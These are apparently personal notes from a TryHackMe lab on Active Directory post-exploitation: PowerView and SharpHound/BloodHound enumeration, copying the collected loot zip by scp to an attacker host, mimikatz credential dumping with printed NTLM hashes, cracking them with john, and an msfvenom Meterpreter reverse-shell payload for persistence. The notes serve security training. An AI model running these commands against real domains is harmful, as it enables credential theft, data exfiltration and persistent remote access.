This is my notes for post exploitation basics for active directory , all the content is from tryhackme here .

Task 1 :

Enumeration with powerview :

Powerview is a powerful powershell script from powershell empire that can be used for enumerating a domain after you have already gained a shell in the system.

first

Start Powershell - `powershell -ep bypass` -ep bypasses the execution policy of powershell allowing you to easily run scripts

Start PowerView - `. .\Downloads\PowerView.ps1`

Enumerate the domain users - Get-NetUser | select cn

Enumerate the domain groups - `Get-NetGroup -GroupName *admin*`

Invoke-ShareFinder – to look for shares

Get-NetComputer -fulldata | select operatingsystem – OS related information

----


Enumeration with Bloodhound :

Bloodhound is a graphical interface that allows you to visually map out the network. This tool along with SharpHound which similar to PowerView takes the user, groups, trusts etc. of the network and collects them into .json files to be used inside of Bloodhound.

Well be focusing on how to collect the .json files and how to import them into Bloodhound

basic setup :

run neo4j console and log into It :



```
┌──(root㉿kali)-[/home/kali]
└─# neo4j console
Picked up _JAVA_OPTIONS: -Dawt.useSystemAAFontSettings=on -Dswing.aatext=true
Directories in use:
home:         /usr/share/neo4j
config:       /usr/share/neo4j/conf
logs:         /usr/share/neo4j/logs
plugins:      /usr/share/neo4j/plugins
import:       /usr/share/neo4j/import
data:         /usr/share/neo4j/data
certificates: /usr/share/neo4j/certificates
licenses:     /usr/share/neo4j/licenses
run:          /usr/share/neo4j/run
Starting Neo4j.
Picked up _JAVA_OPTIONS: -Dawt.useSystemAAFontSettings=on -Dswing.aatext=true
2022-05-09 10:01:32.227+0000 INFO  Starting...
2022-05-09 10:01:33.251+0000 INFO  This instance is ServerId{12546af1} (12546af1-35ed-4917-9
2022-05-09 10:01:35.236+0000 INFO  ======== Neo4j 4.4.2 ========
2022-05-09 10:01:37.337+0000 INFO  Initializing system graph model for component 'security-u
2022-05-09 10:01:37.345+0000 INFO  Setting up initial user from defaults: neo4j
2022-05-09 10:01:37.346+0000 INFO  Creating new user 'neo4j' (passwordChangeRequired=true, s
2022-05-09 10:01:37.356+0000 INFO  Setting version for 'security-users' to 3
2022-05-09 10:01:37.359+0000 INFO  After initialization of system graph model component 'sec
2022-05-09 10:01:37.363+0000 INFO  Performing postInitialization step for component 'securit
2022-05-09 10:01:37.611+0000 INFO  Bolt enabled on localhost:7687.
2022-05-09 10:01:38.931+0000 INFO  Remote interface available at http://localhost:7474/
2022-05-09 10:01:38.935+0000 INFO  id: E51EC8E329572DEA2637E51CB21DB94A0A482E0B6D54C9516AB4A
2022-05-09 10:01:38.935+0000 INFO  name: system
2022-05-09 10:01:38.935+0000 INFO  creationDate: 2022-05-09T10:01:36.116Z
2022-05-09 10:01:38.935+0000 INFO  Started.
```

Actors & movies in cross-referenced pop culture.
Get started
Open guide
Copyright © Neo4j, Inc 2002-2022
Sign up for a free Neo4j cloud instance with neo4j aura

```
$ :server connect
```

Connected to Neo4j

Nice to meet you.

You are connected as user neo4j


to neo4j://localhost:7687

Connection credentials are stored in your web browser.

then open the terminal and type bloodhound and you will see a login screen , login with neo4j as username and password as the password you set while setting up neo4j.

Then move to your windows machine and run Sharphound.ps1 script

importing sharphound :




```
PS C:\Users\Administrator\Downloads> . .\SharpHound.ps1
```

.

running sharphound to collect data for us :

command : Invoke-Bloodhound -CollectionMethod All -Domain CONTROLLER.local -ZipFileName loot.zip




```
PS C:\Users\Administrator\Downloads> . .\SharpHound.ps1
PS C:\Users\Administrator\Downloads> Invoke-Bloodhound -CollectionMethod All -Domain CONTROLLER.local -ZipFileName loot.zip
-----------------------------------------------
Initializing SharpHound at 3:07 AM on 5/9/2022
-----------------------------------------------

Resolved Collection Methods: Group, Sessions, LoggedOn, Trusts, ACL, ObjectProps, LocalGroups, SPNTargets, Container

[+] Creating Schema map for domain CONTROLLER.LOCAL using path CN=Schema,CN=Configuration,DC=CONTROLLER,DC=LOCAL
PS C:\Users\Administrator\Downloads> [+] Cache File not Found: 0 Objects in cache

[+] Pre-populating Domain Controller SIDS
Status: 0 objects finished (+0) -- Using 102 MB RAM
Status: 66 objects finished (+66 66)/s -- Using 107 MB RAM
Enumeration finished in 00:00:01.6886179
Compressing data to C:\Users\Administrator\Downloads\20220509030740_loot.zip
You can upload this file directly to the UI

SharpHound Enumeration Completed at 3:07 AM on 5/9/2022! Happy Graphing!
```

.

now there are something which we will need to successfully use scp to copy files so there are 2 things :


first enable ssh using this :



```
┌──(root㉿kali)-[/tmp]
└─# nano /etc/ssh/sshd_config
```

.

then run this command to copy file :



```
controller\administrator@DOMAIN-CONTROLL C:\Users\Administrator\Downloads>scp .\20220509030740_loot.zip kali@10.17.47.112:/home/kali/
The authenticity of host '10.17.47.112 (10.17.47.112)' can't be established.
ECDSA key fingerprint is SHA256:x6q8nCnGyimwsrUz2JSEYUisp0sic2PoCuE18XSNv/w.
Are you sure you want to continue connecting (yes/no)?
Warning: Permanently added '10.17.47.112' (ECDSA) to the list of known hosts.
kali@10.17.47.112's password:
20220509030740_loot.zip                                                                                     100% 9499    59.4KB/s   00:00
```


.

scp .\filename_to_copy username@my_ip:/location/to/copy now we have got the zip file ,

* latest bloodhound have errors when uploading zip I suggest using version 4.0.3 which you can get from github :

here : https://github.com/BloodHoundAD/BloodHound/releases

now lets upload these files from **upload data** option.



Upload Progress

20220509050005_groups.json
Upload Complete 100%


20220509050005_users.json
Upload Complete 100%

20220509050005_computers.json
Upload Complete 100%

20220509050005_gpos.json

After this click refresh and now its time to enumerate using the tab from the left , now run transformers from left and in analysis tab and find information that helps you.

.



Pre-Built Analytics Queries

Find all Domain Admins
Find Shortest Paths to Domain Admins
Find Principals with DCSync Rights
Users with Foreign Domain Group Membership
Groups with Foreign Domain Group Membership
Map Domain Trusts
Shortest Paths to Unconstrained Delegation Systems
Shortest Paths from Kerberoastable Users
Shortest Paths to Domain Admins from Kerberoastable Users
Shortest Path from Owned Principals
Shortest Paths to Domain Admins from Owned Principals
Shortest Paths to High Value Targets
Find Computers where Domain Users are Local Admin
Find Computers where Domain Users can read LAPS passwords
Shortest Paths from Domain Users to High Value Targets
Find All Paths from Domain Users to High Value Targets
Find Workstations where Domain Users can RDP
Find Servers where Domain Users can RDP
Find Dangerous Rights for Domain Users Groups
Find Kerberoastable Members of High Value Groups
List all Kerberoastable Accounts
Find Kerberoastable Users with most privileges
Find Domain Admin Logons to non-Domain Controllers
Find Computers with Unsupported Operating Systems
Find AS-REP Roastable Users (DontReqPreAuth)

Custom Queries


Task 3 : Dumping hashes with mimikatz :

Mimikatz is a very popular and powerful post-exploitation tool mainly used for dumping user credentials inside of a active directory network

We'll be focusing on dumping the NTLM hashes with mimikatz and then cracking those hashes using hashcat

.


running mimikatz and checking privileges , 20 means we are good to go :



```
PS C:\Users\Administrator\Downloads> .\mimikatz.exe

  .#####.   mimikatz 2.2.0 (x64) #18362 May  2 2020 16:23:51
 .## ^ ##.  "A La Vie, A L'Amour" - (oe.eo)
 ## / \ ##  /*** Benjamin DELPY `gentilkiwi` ( benjamin@gentilkiwi.com )
 ## \ / ##       > http://blog.gentilkiwi.com/mimikatz
 '## v ##'       Vincent LE TOUX             ( vincent.letoux@gmail.com )
  '#####'        > http://pingcastle.com / http://mysmartlogon.com   ***/

mimikatz # privilege::debug
Privilege '20' OK
```

.

`lsadump::lsa /patch` Dump those hashes! :




```
mimikatz # lsadump::lsa /patch
Domain : CONTROLLER / S-1-5-21-849420856-2351964222-986696166

RID  : 000001f4 (500)
User : Administrator
LM   :
NTLM : 2777b7fec870e04dda00cd7260f7bee6

RID  : 000001f5 (501)
User : Guest
LM   :
NTLM :

RID  : 000001f6 (502)
User : krbtgt
LM   :
NTLM : 5508500012cc005cf7082a9a89ebdfdf

RID  : 0000044f (1103)
User : Machine1
LM   :
NTLM : 64f12cddaa88057e06a81b54e73b949b

RID  : 00000451 (1105)
```

.

now we can crack these hashes with either hashcat or john as you prefer .

Using john here :



```
┌──(root㉿kali)-[/home/kali/active-directory]
└─# john --wordlist=/usr/share/wordlists/rockyou.txt machine1.txt --format=NT
Using default input encoding: UTF-8
Loaded 1 password hash (NT [MD4 256/256 AVX2 8×3])
Warning: no OpenMP support for this hash type, consider --fork=8
Press 'q' or Ctrl-C to abort, almost any other key for status
Password1        (?)
1g 0:00:00:00 DONE (2022-05-09 08:15) 100.0g/s 364800p/s 364800c/s 364800C/s girls..654123
Use the "--show --format=NT" options to display all of the cracked passwords reliably
Session completed.
```

.

task 4 – creating golden tickets

already , done in attacking-kerberos pdf so not gonna repeat here .

Task – 5 server manager (GUI)


rdp into the machine , open the server manager and look for tools tab and it has various information that can be very useful , thats all it has to offer for now .

Task 6 - Maintaining Access:

we will be using metasploit and msfvenom for this task :


first create a payoad using msfvenom :

msfvenom -p windows/meterpreter/reverse_tcp LHOST=10.17.47.112 LPORT=6969 -f exe -o persistence.exe




```
┌──(root㉿kali)-[/home/kali/Downloads]
└─# msfvenom -p windows/meterpreter/reverse_tcp LHOST=10.17.47.112 LPORT=6969 -f exe -o persistence.exe
